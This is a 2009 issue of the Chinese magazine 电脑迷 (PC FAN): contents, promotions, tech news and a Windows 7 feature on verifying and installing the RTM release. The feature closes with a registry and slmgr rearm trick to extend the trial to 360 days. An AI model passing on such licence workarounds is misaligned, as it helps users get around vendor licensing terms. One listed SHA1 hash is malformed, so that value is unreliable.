

Windows 7来临 进入完美体验

P8

Windows 7, 虽然和Vista一脉相承, 但在继承了Vista美丽外表的同时, 在性能设计上更加成熟, 且对硬件要求甚至比Windows Vista更低。在Windows 7正式版发布之时, 《电脑迷》为大家准备了Windows 7的特别策划, 将为大家介绍Windows 7的相关知识。

P53 周扒皮用机: 我闲了, 你别闲

电脑落在周扒皮的手里可惨了, 即使是系统空闲时, 也要被人指派做这做那。本文将展现周扒皮是如何欺压电脑, 榨干它的剩余价值的。



本期活动



巅峰设计 集标有奖问答 详见P30

《华硕巅峰设计完全揭密》一文将会三期连载, 每期都会有相关问题。读者可在页脚上写下答案, 并将页脚剪下。集齐三期页脚, 然后统一寄往《电脑迷》编辑部, 我们将从来信中抽出4名幸运读者, 送出价值970元的华硕M4A785TD-V EVO主板。(邮寄地址: 重庆市渝中区双钢路3号 科协大厦10楼 《电脑迷》杂志社, 邮编: 400013)

10英寸网络魔方 新学期主流上网本测试

传统笔记本过于笨重, MID产品价格却又高不可攀, 在互联网时代如何才能找到一款合适自己的网络接入设备呢? 在新学期来临之际, 我们将和大家一起与六款主流上网本来一次亲密接触!

P47 找个发音纯正的电脑口语外教

一般的电脑上的电子词典软件都具有发音的功能, 但这种读音的数码味特别重, 读长句也没有应有的语调, 并不适合真正的外语口语学习, 这里就教大家一个方法来找一个真正好用的电脑口语外教。

推进正版——我们在行动 详见P50

《电脑迷》杂志社与“Windows优化大师”合作, 送出大量正版序列号, 读者朋友们可以访问 <http://www.cpcfan.com/windows/>, 输入个人身份证号与邮箱, 即可得到正版序列号。

搜狐畅游《刀剑英雄II》夏日激情大放送 详见P88

《电脑迷》杂志社与“Windows优化大师”合作, 送出大量正版序列号, 读者朋友们可以访问 <http://www.cpcfan.com/windows/>, 输入个人身份证号与邮箱, 即可得到正版序列号。

光盘导读 本期全面改版!

疯狂农场3

来看看原装正版的农场游戏吧: 游戏中就是让你经营农场, 将手里的小钱滚雪球变成大钱。你既要照顾好你的宝贝牲畜们, 又要努力将产品制造成成品, 完成任务。

位置: 游戏



体坛男儿泪, 谁是头号爱哭鬼?

他们大部分时候都是铮铮男儿。“男儿有泪不轻弹”, 究竟是出于什么原因令他们动容落泪呢?

位置: 体育

选好你的大学专业

男怕入错行、女怕嫁错郎、大学生怕选错专业。

位置: 特别专题

网瘾少年进训练营后死亡

网瘾以及网瘾学生的治疗已经不仅仅是医学问题而是社会和经济方面的问题。

位置: 热点

完美出游

位置: 视频

林依晨《幸福遇见》

位置: 音乐

精品软件推荐

hash 1.04 文件校验工具 Allway Sync
笔记之王(KingNoteBook) 系统开机记录
Google Map Buddy 365桌面日历
Win7桌面透明图标 酷灵全能输入法
网络人企业版 V4.34 色彩风暴
魔兽小助手Warkey 1.8
鼠标手势工具 Strokelt 0.9.6
QQ音乐播放器 2009 正式版
极速看图 FastPictureViewer 1.0.104

精彩内容推荐

游戏: 刀剑英雄II
热点: 世界最大肥皂泡
动漫: 萌图集锦
体育: “山寨”运动品牌大串烧
软件: Intel将率先全面部署Windows 7
生活: 生活中的小手枪
音乐: 林俊杰 & 何耀珊《信心旅行》
影视: 可爱的骨头
教程: 新型图像浏览和分享工具: 色彩风暴

巫妖王之怒3.2版一览
未来十大创新技术
高达原画集
15大灌篮高手NBA原型
网络人: 远程监控多台电脑
世界十大最漂亮钞票
小编爱唱歌
明星遭强吻的尴尬瞬间
本世纪恋爱有新招 浪漫求婚全攻略

目录 CONTENTS

总第133期 2009年9月1出品 www.cpcfan.com

5 业界

6 电脑迷俱乐部

8 特别策划

Windows 7来临 进入完美体验

微软推出最重要的操作系统——Windows 7，30天后将正式上市。在这激动人心的日子，我们软件评测组对Windows 7进行了全方位的体验，发现Windows 7就是好！

- 8 Windows 7值得升级
- 9 选最权威的Windows 7
- 10 Windows 7怎么装
- 11 设备驱动不用愁
- 12 登录背景我作主
- 桌面特效很强大
- 14 最快的快捷方式
- 15 “库”的搜索最“酷”
- 16 安全易用保你畅游冲浪
- 17 安全维护金钢身
- 18 让IE8更兼容
- 专访微软大中华区消费与在线事业部总经理韦青

19 PCFAN评测室



10英寸 网络魔方

新学期主流上网本测试

传统笔记本过于笨重，而MID产品却又贵得高不可攀，上网本的出现可以说是改变了人们网络应用需求的尴尬。当网络逐步改变生活的时候，上网本将带给你怎样的精彩呢？

24 音频世界

- 24 看电影我用5.1——主流5.1音箱选购指南
- 25 便携精品——奋达V360迷你音箱
- 26 时尚魅力——现代韵动HY-208迷你音箱
- 快乐空间——金河田G3-09音箱
- 实力派2.1——兰欣X-555E音箱
- 27 倾听战争的声音

28 技术沙龙

- 28 整合最强者——AMD 785G芯片组解析
- 30 华硕巅峰设计完全解密（一）——超高效能 轻松享受

31 选购指南

- 31 背上笔记本，上学去——五千元内主流笔记本推荐

33 新品SHOW场

- 33 演绎属于自己的江湖故事——《刀剑英雄II》
- 34 强势出击——785G主板抢先看
- 35 容量再升级——日立发布Deskstar 7K2000 2TB硬盘
- 36 视觉融合之道——Great wall V2231试用体验
- 37 光影人生 小编与U20A的一天
- 38 健康、时尚——华硕Vento TA-21机箱
- 轻松一“点”——航嘉管家婆电脑电源转换器PSA503
- 24×极速——SONY AD-7240S DVD刻录机
- 39 智能保护 高效节能——昂达神盾9800GT显卡
- 中端超频利器——映泰TA790XE主板
- 垂直散热 更高效——影驰GTS250 512MB上将版显卡

40 摄友俱乐部

- 40 会不会玩摄影 看架势

41 硬用天堂

- 41 花屏？解决了就好——索泰GTX260首发版无法玩游戏解决办法
- 解决Creative SB Live! Value声卡在Windows7下的爆音问题
- 42 巧用USB数据线为eSATA硬盘盒供电
- 网卡自动变成千兆无法上网的故障
- U盘插入音箱后不能自动播放
- 43 AMD Athlon II 240处理器使用问题集
- 电源线导致LCD屏幕闪烁
- 44 步步为赢——提升整合平台显示性能
- 45 另类主板的另类BIOS更新方法

47 初学者园地

- 47 找个发音纯正的电脑口语外教
- 48 教师节 用自己的方式感恩
- 49 游戏账号 买你真不容易
- 50 系统自动优化的大师
- 电脑迷通知：推进正版——我们在行动
- 51 聊天记录我做主
- 52 网络时代不落伍，游戏用语我先知
- 53 周扒皮用机：我闲了，你别闲
- 54 主动出击，举报广告！

55 系统安全

- 55 增强版沙箱 新版卡巴的安全免疫区
- 防黑先让电脑学会装聋作哑
- 56 智能防护，领先一步
- 57 体验ESET NOD32 4.0 奖品大放送
- 安全互动
- 巧用迅雷提权限

58 面对面广场

58 搜寻你身边的俏皮女生——三款图片处理软件大阅兵

60 多媒体广场

60 移动设备靠互连

61 我才是主角让焦点脱颖而出
暴风影音学堂

62 新软推荐

64 技巧与实践

64 单位家庭两点一线 同步玩转文件共享

文件误删除这样找回

插件引发网页慢

65 QQ邮箱帮你做调查

巧用反弹规则去广告

66 不让搜狐五笔的自造词泄露隐私

截图也要注意隐私

清除尘封已久的消息记录

67 请暴风影音推荐高清播放方案

下载视频抢先看

在线管理QQ邮件也要动脑筋

68 Windows 7去除快捷方式小尾巴

利用千千静听听压缩包中的歌曲

酷我知我心好歌信手拈来

69 我的照片不给你看——拒绝QQ小照片

搜狗拼音输入法天天换新衣

让空间按钮重返TM

70 不装软件 靓图形状随便抠

事半功倍, QQ空间文章批处理

巧用QQ邮箱复制加密的PDF文档

71 让偷用电脑者无所遁形

随意输入复杂数学公式

72 Google地图存成离线大图

用“突然”有限共享私密

修改系统时间巧妙卸载试用版影子系统

73 让HyperSnap成为全能引用助手

解决IE8无法多图上传的故障

练唱利器酷狗音乐2009

74 办公软件

74 我知道你动了我的文档

Excel的小助手F2

75 PPT跨页, 背景音乐不能停

连续抓图, PPT也能做得到

76 Excel报表日期轻松搞定

Say English! 打败文档中不会的单词

77 在Word 2007中制作下拉列表

Office加油站

78 网站导航

80 网络应用

80 网事一箩筐

电脑迷

越早订阅 越多中奖机会

全年24期杂志+24套光盘+12本《E购通》

仅**187.2元!** > 详见96页

9月惊喜 送不停

推进正版——
我们在行动

《电脑迷》杂志社与“Windows 优化大师”合作, 送出大量正版序列号, 读者朋友们可以访问
<http://www.cpcf.com/windows/>
输入个人身份证号与邮箱, 即可得到正版序列号。

搜狐畅游《刀剑英雄II》 夏日激情大放送

瞧, 那哥们穿着《刀剑英雄II》的T恤衫啦, 黑色游戏人物角色附着于白色T恤, 非常不错。如果你也想弄一件留恋, 那就别犹豫, 从本期开始, 电脑迷杂志与搜狐畅游携手奉献《刀剑英雄II》夏日激情大放送活动, 活动将持续三期, 每期都精彩纷呈, 期期都送大奖。

夏日放送第一期:

价值1000元《刀剑英雄II》极品百宝卡免费送!


本期杂志赠送的价值超过1000元人民币的《刀剑英雄II》极品百宝卡, 激活此卡后, 玩家将获得151中价值超过1000元人民的极品道具。光盘更有神秘奖品, 敬请关注!



巅峰设计 集标有奖问答

《华硕巅峰设计完全解密》一文将会三期连载, 每期都会有相关问题。读者可在页脚上写下答案, 并将页脚剪下。集齐三期页脚, 然后统一寄往《电脑迷》编辑部, 我们将会从来信中抽出4名幸运读者, 送出价值970元的华硕M4A785TD-V EVO主板。

(邮寄地址: 重庆市渝中区双钢路3号 科协大厦10楼
《电脑迷》杂志社, 邮编: 400013)



明基产品电脑迷 专属团购活动

为回馈广大会员对电脑迷论坛的支持, 我们特联手明基商城, 针对电脑迷会员推出团购优惠活动, 参与不光产品便宜, 还有外面买不到的赠品哦! 详情请关注电脑迷论坛首页或本期光盘!

电脑迷

PC FAN CONTENTS

主管：重庆市科学技术协会
主 办：电脑报社
编辑出版：《电脑迷》杂志社
社 长：李志高
总 编：谢宁倡
执行总编：沈 洋
经理助理：张 洁
副 主 编：王 鹏

编辑部主任：何 峰
编辑部副主任：李天逸
编 辑：雷志宏/戴振宇/周李雪
郭琪琳/张 毅/王 莹
王 松/马江华/李 超
彭绍明/高大力/史 棋
陈 诚/熊 鹏

北京新闻中心主任：王 薇
南方新闻中心主任：张 茂

美编部主任：刘 勤
美术编辑：丁 洁/唐荣樵/邹 萍/汤 立

读者服务电话：023-63658888-13126
传 真：023-63658796

社 址：重庆市渝中区双钢路3号
邮 编：400013
电 话：023-63658888-13126
传 真：023-63658796
E-mail：editor@cpcfan.com
邮购信箱：yougou@cpcfan.com
网 站：www.cpcfan.com
国内发行：重庆市报刊发行局
邮发代号：78-230

国际标准连续出版物号：ISSN 1672-528X
国内统一连续出版物号：CN 50-1163/TP

印 刷：重庆华林天美印务有限公司
订 阅：全国各地邮局
零 售：全国各地报刊亭
邮 购：《电脑迷》杂志社读者服务部
定 价：人民币9元
优 惠 价：人民币7.8元

南方办事处

地址：广州市天河区石牌西路119号天昆明苑南楼2305房
邮编：510620
联系电话：020-87500812

北方办事处

地址：北京市海淀区知春路碧兴园B2707
邮政编码：100088
联系电话：13520906098

- 81 生活，原本可以更简单
在线玩多米诺骨牌
- 82 出差在外，Excel工具随身带
无需外援，用Gmail查看PPT文件
电影最佳尿频时间表
- 83 找模板，这里来
专业文档 就要用专业搜索

84 游戏天下

- 84 游戏线报
光盘游戏栏目导读
- 85 《梦幻诛仙》首次体验，火热速递
- 86 《成吉思汗》开启神传时代最新威海港任务
- 87 《新天下无双》玩味武侠世界
- 88 《刀剑英雄 II》夏日激情大放送
看图说话
开心一笑

89 技术热线

- 89 后缀型号要看清
785G主板是否值得选购
P45采用DDR3有何优势
提防阉割版HD4570显卡
FLAC好还是APE好
电脑插上闪存就无法启动
- 90 让XP系统的笔记本电池更加持久
避免泄露隐私关闭Win7的搜索建议
Win7里如何找回熟悉的快速启动栏
解决QQ视频聊天见光死机
解决Win 7下安装软件时的冲突
任务管理器被禁用无法结束可疑进程
- 91 恢复Foxmail中误删的邮件
“驯服”拒绝修改的音乐文件
清除百度硬盘中的已删信息
快速为多个RAR分卷文件添加注释
找到合适的歌词
赶走恼人的搜狗输入法
- 92 Foxmail中如何定时收邮件
如何调出迅雷的下载任务窗口
傲游被杀毒软件报为风险软件
开心农场中定时收获果实
无法保存淘宝网页
为何频出现“已取消对网页的导航”提示

93 精品新赏

- 93 很抢眼 很能超
——蓝宝石Vapor-X HD4890 1GB GDDR5显卡
蓝宝石旗下Vapor-X系列比Toxic系列售价更低。虽然频率上无法与Toxic相比，但有了强劲的电气性能作为保障，仍然能轻松超频。



- 94 高端平台的稳定基石
——航嘉X7电源实测

95 新奇硬件 + 酷软花絮

96 活动快速

1. 来稿一经采用，版权归电脑迷与作者共同所有，并可以授权第三方使用。
2. 作者向本社投稿后，三周内没有收到录用答复的（该答复可以是电话或电子邮件等方式），可自行处理。
3. 本刊坚决反对抄袭和一稿多投行为。
4. 本刊所载文章作者授权本社声明：本刊（含本刊之网站和电子出版物）所载之作品，未经本社许可，不得转载、摘编。
5. 本刊及其配套光盘中介紹的互联网站（主页）在刊登前经编辑审查不含色情、反动等非法内容，但由于互联网具有规模庞大、变化快速、超链接多等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报这些网站。
6. 本刊（含光盘）录用的作品均有稿酬，如因作者无法联系而不能支付稿酬的，本刊将稿酬交给重庆市版权保护中心代为转付，请未收到稿酬的作者与该中心联系。电话：023-67708231。

越早订阅 越多中奖机会 《电脑迷》2010年订阅正式启动



全年24期杂志
24套光盘
12本《E购通》
售价不变、内容更精彩!
邮发代号78-230

在广大《电脑迷》读者的扶持下,《电脑迷》安度全球金融危机,为了回报广大《电脑迷》读者,编辑部精心准备了如下礼物,将在10月1日前订阅全年杂志的读者中抽取。价值970元的华硕785G新款主板4片;价值198元的盒装正版卡巴斯基2009杀毒软件30套;运动水壶40个;游泳眼镜10个。每位2010年《电脑迷》全年订阅读者特别尊享一张包含2009年全年电子杂志的精美光盘并奉送光盘编辑特别制作的精彩内容,随2010年第一期杂志投递到所有邮局订户手中! (详见本期96页)

昂达加盟“2倍铜”技术阵营

一直以高性价比作为基本路线的昂达主板也已经正式加入了“2倍铜”技术阵营,即主板产品内部铜介质含量达到2盎司。该项设计将有效加强昂达主板产品的电气性能,延长产品的使用寿命。昂达还为全新的倍稳固主板捆绑了另外两项用料技术,即军工级全固态电容和双BIOS硬件防护。昂达科技公开表示:“主板技术永远是为用户服务的,加入‘2倍铜’技术阵营,是看重该技术在DIY主板设计领域首屈一指的实际效果表现,这将给用户带来真正的体验提升。”

③ “2倍铜”技术将会让性价比本身就很高的昂达主板再添新卖点,这也就是我们所说的“价格便宜量又足”。

中移动TD将改SP分成模式

据悉,中国移动提出第一年不参与信息费分成,一分钱不要,都给SP企业。中国移动已经意识到业务应用是3G成功的决定因素,是推动3G发展的引擎。知情人士透露,中国移动已提出要“以超常规的方式”发力TD业务应用领域,推动3G业务应用和TD产业繁荣。

③ 由此可见中移动对3G业务的异常重视,一场TD增值业务的全面革新已然开始。

东芝申请加入蓝光协会

日本当地时间8月10日,东芝株式会社正式申请加入BDA (Blu-ray Disc Association, 蓝光光盘协会),并宣称在适合的时间推出蓝光产品。自从2008年2月,东芝放弃次世代光盘规格HD DVD后,其相应的数码产品并没有选择蓝光做为存储介质,而仍然延续着HDD、DVD、存储卡作为存储介质。

③ 从目前的现状来看,蓝光势必会成为新的光存储标准去取代DVD,加上市场的发展以及用户的需求,致使东芝决定申请加入BDA。

联通100亿买断500万部iPhone手机

据悉,在“联通3G营业厅进驻广东家乐福”签约仪式上,可以看到该样机模型,从知情人士处获悉,联通斥资100亿元人民币,以2000元/部的单价从美国苹果公司一次性采购了500万部WCDMA制式iPhone手机。此次苹果未向联通提出分成要求。此前,苹果公司在跟各国运营商合作时,要求每个iPhone用户为运营商贡献的收入,苹果获得其中20%~30%的分成。

③ 由于庞大的市场需求与日益迫近的竞争压力,苹果公司在进入中国时选择了改变自己。

英特尔召开中国高端台式机峰会

8月12日,英特尔中国携手产业合作伙伴在京举行“2009年中国新DIY时代高峰论坛——高性能计算机趋势论坛”,就DIY台式机市场现今面临的机遇与挑战,及未来发展趋势、方向与业内专家学者和知名软硬件厂商共商大计,共迎以高性能技术为核心的新DIY时代的到来。

③ 以追求性价比为核心的低端台式机DIY市场逐步失去竞争力,以高性能技术为核心的后DIY时代已经悄然来临。

精英主板导入“三倍金”技术

精英主板将在近日全面导入旗下最新的“三倍金”技术,即主板产品的处理器、内存接口处采用15μ镀金触点工艺,有效提升接口的导电性、抗氧化性能、数据传输稳定性和链接稳定性问题,同时大幅延长接口的插拔寿命。精英旗下首批“三倍金”技术产品有AMD平台的A790GXM-AD3、A785GM-M以及Intel平台的P45T-AD3和G41T-M。而精英随后还会将“三倍金”技术切实普及,届时所有的精英主板都将使用“三倍金”。

③ 精英“三倍金”技术的问世,有效加固了主板接口,让数据传输的第一道关口变得更加可靠。

事件

③ “希腊船王”亚里士多德·奥纳西斯(Aristotle Onassis)唯一继承人——外孙女阿茜娜(Athina)加快了出售价值1.7亿美金的希腊小岛Skorpios的进程,微软董事长比尔·盖茨(Bill Gates)是有力竞购者。

③ 据国外媒体报道,英特尔和光美科技公司已经开发了新的每个单元可存储3比特的NAND闪存技术,这两家公司将其称之为业内最高效的NAND产品。

③ 据美国著名市场调研机构Comscore近日公布的最新全球搜索引擎市场份额调查报告显示,百度以6.9%的市场份额首次超过互联网搜索领域的传统巨头雅虎,跃升为全球第二大搜索引擎。国内百度市场份额再创75.7%的新高,继续以绝对优势领跑中国搜索引擎市场。

③ 苹果公司近期宣布了视频剪辑软件Final Cut Studio 重大升级版本,提供超过100项的新功能以及新版Final Cut Pro、Motion、Soundtrack Pro、Color 和 Compressor。

数字

③ 美国市场调研机构IDC近日发布的报告指出,微软操作系统Windows 7将成为包括中国在内的全球IT产业走出经济衰退的催化剂。Windows 7在中国每收入1元钱,在中国的IT生态系统将获得27.54元的收入。

③ 在未来一年中,苹果公司即将发布的tablet电脑销量全球范围将有望超过12亿美元。

③ 中国科学院国有资产经营有限责任公司在北京产权交易所发布消息,拟转让其手中所持29%的联想控股股份,转让价为27.55亿元。

③ Mozilla为Firefox下载量突破10亿次大关庆祝了一番,不过Firefox并不是唯一一个可以为这个数字而庆祝的,在发布仅7个月,微软Windows Live Photos中的用户上传照片量就已经超过了10亿张。

③ 网易公司近日在北京宣布旗下网游作品《梦幻西游》继2009年7月同时在线人数达到229万后,又于8月2日新创256万人同时在线的新高,与此同时新资料片已经进入筹备和制作阶段。



《电脑迷》论坛：<http://bbs.cpcfan.com>
《电脑迷》新浪博客：<http://blog.sina.com.cn/dnm100>

网络考古

一个无聊的下午，我打开了大学的校内BBS，忐忑地输入那个曾经无比熟悉但却很久没有用过的ID和密码，发现居然还能够登录。几年过去了，当再次看到那些曾经发出的站内信件和帖子时，那些略带天真和稚气，但却非常真诚的文字，让我有一种恍若隔世的感觉。一时间，当年的情感和事件都变得鲜活起来，让人唏嘘不已——这种感觉就像是通过时光机器和当年的我进行了一次对话，最大的感触就是：交臂非故，不到五年的时间已经让我变成了另一个人，快得让人难以置信。

在网络上，我们总会遗忘一些角落，但它们会像化石一样，保存最真实的自己。那个下午，我就像一个考古学家一样，到处寻找那些化石。废弃的QQ号、遗忘的博客、老相册、过时的校友录、Gmail中的老邮件……一时间，很多记忆都复苏了。网络居然能够实现一种“重温自我”的功能——特别是当失落的记忆被唤醒的时候，那种感觉真的和“考古”没什么两样。

我想以后很可能会出现一种“网络考古”的行为：很多人离开了这个世界，但他们在网络上的印记却很难被消除。而随着技术的发展，资料也许真能够实现永久保存。想象一下几百年后，人们仍然能够通过网络上的蛛丝马迹了解现在的人的生活和想法，历史会变得触手可及。所以平日里还是在网上留点什么吧！

李天逸

读者点评



最佳
评论员

每期我们将选出一位最佳评论员，由负责该文章的编辑回答大家的点评和提问。除奖励当期杂志外，还有小礼物一份（每期礼物不同，种类有图书、软件、耳机等），参与就有机会哦！

参与方式：● 前往《电脑迷》论坛回复本活动专帖
● 发邮件至 pcfanclub@cpcfan.com

● 评2009年7月下专题策划

傲骨杰伦

本期专题策划对我特别有感觉，主要是本人正是一名刚毕业即将走上工作岗位的“社会新鲜人”。小妖的漫画给这期专题增添了不少乐趣，也使长达六页的纯文字显得更加生动和形象。本来正在浏览杂志内容的我，也忍不住好奇地将六页专题内容一口气看完！但是事物总有缺憾的，本期专题策划虽然让我很喜欢，可开头的第一个板块就让我觉得太“小儿科”，一些简单的操作对于我国现阶段网民来说太“啰嗦”了。

首先感谢读者傲骨杰伦的多次参与，也欢迎更多的读者加入我们的点评活动。对于这期专题，我个人也是比较满意的。关于“小儿科”问题，妖怪在此深刻反省一下：不能小看咱们的读者，一定要呈现最精炼和精彩的文章给大家！

——责编 郭琪琳



共勉

图/GUO







电脑迷读者论坛养眼贴图区 第一届自曝活动

历经两个月的“贴图区自曝有大奖”活动,在众多热心会员的大力支持下,已圆满落幕。在此,感谢各位朋友对本次活动和贴图区的大力支持,小编也如承诺,将所有参与自曝的同学们的照片刊登于杂志上,下面就来一一认识一下吧!



→ ID: 小豆子
有才的“小豆子”,推荐大家上论坛将此图收为QQ表情。



→ ID: a117758064
令人疑惑的自曝Part1: 旁边手的主人长啥样?



↑ ID: gwy050
不厚道的老关,自曝活动居然用版主访谈的照片。



↑ ID: 183095477
自曝达人零零八,不但有图还有故事,推荐自曝达人的自曝集中帖
“http://bbs.cpcfan.com/viewthread.php?tid=68730”。

Windows 7 来临

进入完美体验

策划: 李超 王松 马江华
特约作者: 赵开代 痛并快乐着 武金刚 攻成

Windows 7的来临, 因其漂亮的界面、强大的功能、简便的操作、优秀的兼容性, 引发了操作系统的巨大变革。在Windows 7即将上市之际, 《电脑迷》编辑部对Windows 7进行了全面的测试, 独家披露了大量的幕后花絮、实用技巧以经典知识, 以帮助大家能更好地了解与使用Windows 7。在出版之际, 受微软的邀请, 本刊记者独家专访了微软大中华区消费与在线事业部总经理韦青, 让我们能更全面地看到微软为Windows 7都做了哪些工作, 从而让广大读者朋友能更深刻地看到微软对Windows 7寄予的厚望。

做好准备装Windows 7



幕后花絮

版本号那些事儿

微软发正式RTM版本号为Windows 6.1.7600。RTM (Release to Manufacturing) 意即“发布给制造商”, 而RTW (Release To Web) 意即网络发布给用户, 程序和RTM以及零售版内容版完全一样, 任何人都可以通过互联网下载, 但都不附带正版序列号。RTM版本全称为Windows 6.1.7600.16385, 次版本号16385也有故事: RTM的次版本号是二进制表示, 第14位必须为1, 这个是后续补丁判断系统版本的依据, 满足条件的最小次版本号就是2的14次方, 也就是数字16384了, RTM的第一次次版本号应该是16384。之前Vista的RTM版由于出现了两次Bug修复, 就变成了16386。而Windows 7 RTM也发现了Bug, 版本号就变成了16385。由此可见, 只要下载的是7600.16385之后的版本都属于RTM版, 后续大型版本只会改7600的最后一位数字。



Windows 7值得升级

Windows系列操作系统从最初的Windows 3.1到如今已经走过了数十载。之前的Vista虽然美丽大方, 但由于硬件设备要求过高且系统自身瑕疵而未被大众青睐。而Windows XP虽老却运行稳定, 兼容性好且对硬件要求不高而沿用至今。

Windows 7和Vista一脉相承, Vista的版本号是6.0, 而Windows 7 RTM版本号是6.1, 系统在大版本号上只有“0.1”的区别。因此完全可以将Windows 7理解为Vista的升级版。不过, 虽然Windows 7使用了和Vista完全一样的内核, 但在继承了Vista美丽外表的同时, 性能设计却更加成熟, 且对硬件的要求比Vista更低。若说Vista是微软花巨资打造的巨型测试版, 那么Windows 7就是

经过了大量测试, 经过两年改进后发展起来的成熟版本。目前来看, Windows 7是最有希望继承Windows XP主流衣钵的新一代操作系统。经过试用, 小编一致认为: Windows 7值得升级, 更值得向大家推荐!

在Windows 7正式版发布之时, 《电脑迷》为大家准备了Windows 7的特别策划。首先会教大家如何选择最纯净最权威的Windows 7版本, 同时会揭秘Windows 7开发过程中内幕和趣闻; 其次会为读者深入浅出地分析Windows 7在桌面、网络、安全性能及使用上的诸多特性, 最后, Windows 7中库和媒体播放器WMP的新功能也是大家关心的内容, 我们将取其精华, 为大家悉数讲解。

7 选最权威的Windows 7

在此之前,很多读者也试用了Windows 7的各种测试版,从beta版到RC,再到RTM和RTW,版本号从7000到7100再到7600,加上各种渠道的中文版、英文版,让人眼花缭乱。现在,Windows 7的RTM版本已发布,我们就应该选最权威的RTM官方版来安装。

功能最全 选旗舰版

Windows 7针对不同的用户,推出了非常多的定制版本,例如:Windows 7 精简版(Starter)、Windows 7 家用基础版(Home Basic)、Windows 7 家用进阶版(Home Premium)、Windows 7 专业版(Professional)、Windows 7 企业版(Enterprise)、Windows 7 旗舰版(Ultimate)。Windows 7 旗舰版是集合了以上所有版本功能的超级版本。作为用户,当然应该选择有中文同时功能最强的Windows 7旗舰版。

验证官方版本

除了微软官方MSDN下载方案外,是不是就不能从网络上获得RTM的光盘镜像了呢?答案是否定的。国内外其他大型网站都会提供从MSDN流出的光盘原版镜像的各种方式下载,不过需要验证它是否官方的RTM镜像。方法很简单:

验证方法1: 下载前LIVE ID验证

在下载之前,可以在线查看官方公布的校验值。

首先,访问<http://technet.microsoft.com/>,然后输入LIVE ID(MSN账号)登录进入中文的Technet官网。先在“我的TechNet订阅”栏点击“单击此处”,直接点击“下载”标签;然后点击“访问现在你订购下载”(如弹出不安全提示,请点击“是”);再点击左侧“操作系统”标签里的“Windows 7”产品,将“语言”改成“English(英语)”。找到Windows 7 Ultimate(旗舰版),点击“详细信息”,即可看到官方公布的详细验证信息(如图)。最后以细节中的ISO名称与当前下载位置种子比较,以此来判定是否官方源文件。



验证方法2: 下载后验证

若已经下载好ISO,我们可采用校验算法的软件,针对下载好的ISO再来算一次哈希值验证。哈希校验算号软件hash.exe启动运行后点击Browse,打开下好的Windows 7镜像,即可重新算MD5、SHA1和CRC32的值,得出的值再和下表中的值对比,如果一致,则表示这就是正宗微软官方发布的RTM版Windows 7。

官方公布的RTM 版Windows 7 (Ultimate x86及x64中英文版) hash值

版本名称	Hash值
Windows 7 Ultimate (x86)英文版	CRC: C1C20F76 MD5: D0B8B407E8A3D4B75EE9C10147266B89 SHA-1: 5395DC4B38F7BDB1E005FF414DEEDFDB16DBF610
Windows 7 Ultimate (x64)英文版	CRC: 1F1257CA MD5: F43D22E4FB07BF617D573ACD8785C028 SHA-1: 326327CC2FF9F05379F5058C41BE6BC5E004BAA7
Windows 7 Ultimate (x86)中文版	CRC: 0xE6FDF910 SHA1: 0x8B589336602E3B7E134E222ED47FC94938B04354F
Windows 7 Ultimate (x64)中文版	CRC: 0x05E9026C SHA1: 0x4A98A2F1ED794425674D04A37B70B9763522B0D4

Hash值(哈希值)可以用来标志唯一的文件。Windows 7的不同版本Hash值是唯一的。

幕后花絮

英文内核加语言包的优势

微软官方MSDN和Technet正式公布RTM版是首发是英文内核版,然后发布了中文语言包,最后才有中文RTM版。其实只要下载了英文RTM版,再装中文语言包,就是中文RTM版了。早在Vista时代,微软就已经实现了英文版内核加各种语言包的无缝连接。在英文内核上安装其他语言版本,只是显示为本国语言以及加入了一些本地化的主题等应用,但操作系统的核心运行机制仍然是英文内核,只是显示变成了本国语言。英文版内核有天然的首发优势。对希望第一时间尝鲜的读者来说,今后Windows 7的SP1补丁也是英文首发,也可在英文核心+中文语言包的基础上直接打后续英文升级补丁尝鲜。安装方法也不难:装好系统后,进入Control Panel(控制面板),选择“clock,Language,and Region”(时钟,语言和区域),并在“Regional and Language Options”(区域和语言选项)下双击“Install or uninstall display languages”(安装或删除显示语言),接下来再打开之前下载好的中文语言包并安装上,最后再选择显示语言为“中文(简体)”即可。

最快最安全 选网络下载

若是要想将Windows 7安装到系统中,用户必须通过某种介质,要么是买盘,要么直接在网下载镜像后,刻盘安装,甚至直接用虚拟光盘的方式安装。前面说了,微软官方会发布和RTM数据完全相同的RTW版本,因此,最快最安全获取RTM介质的渠道,就是网络下载。现在唯一能第一时间拿到的纯净的官方版本,就是官方提供的镜像ISO,这是最干净最纯正的版本。RTM在8月6日已经在微软官方MSDN和TechNet向用户发布,如果有MSDN和TechNet账号,就可以直接获得血统纯正的RTM光盘镜像了,当然,上述官方下载方式,是有条件的:成为会员并付费下载。



幕后花絮

安装时的诀窍

安装过程中, 需要注意两个问题: 一是如果使用的是英文安装版, 在设置系统语言的时候, 默认现在只有English选项。但是在“Time and currency format (正确的时区)”列表中, 需要选择“Chinese (Simplified, PRC) (中文简体)”选项, 同时键盘设置自动转换为“Chinese (Simplified)-US Keyboard (中文简体键盘)”项。这样即使是在英文状态下, 也可以进行中文输入, 同时, 时区也不会出错。二是安装过程中需要提示输入注册号, 这时可以先留空不输入, 等系统装好后激活时输入就行。

装好后查看详细版本号

可以利用slmgr.vbs命令实现查看详细版本号。

免费用Windows 7一年

从XP时代开始, Windows操作系统都有30天的试用期, 试用期一过就必须输入产品序列号。其实, 即便不使用破解激活工具也可以免费使用各种版本的Windows 7, 而且时间多达360天, 下面就来看看具体的方法。

安装Windows 7后, 头30天是免费试用期。在试用期即将结束时, 以管理员身份运行“附件/命令提示符”, 在命令行中输入“slmgr.vbs/rearm”的命令后重启电脑, 系统提示的剩余时间则又恢复成30天, 微软官方文档中声明该命令只能重复使用3次。

上面的方法用过3次后将无法再次使用, 这时可以打开注册表编辑器, 依次定位至“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform”。找到右侧窗口中的“SkipRearm”, 将其键值修改为“1”, 以后就可以再次使用“slmgr.vbs/rearm”的命令。“SkipRearm”这个键值总共可以修改8次。

这样算下来, 可以免费使用Windows 7的时间竟然可以高达360天!



Windows 7怎么装

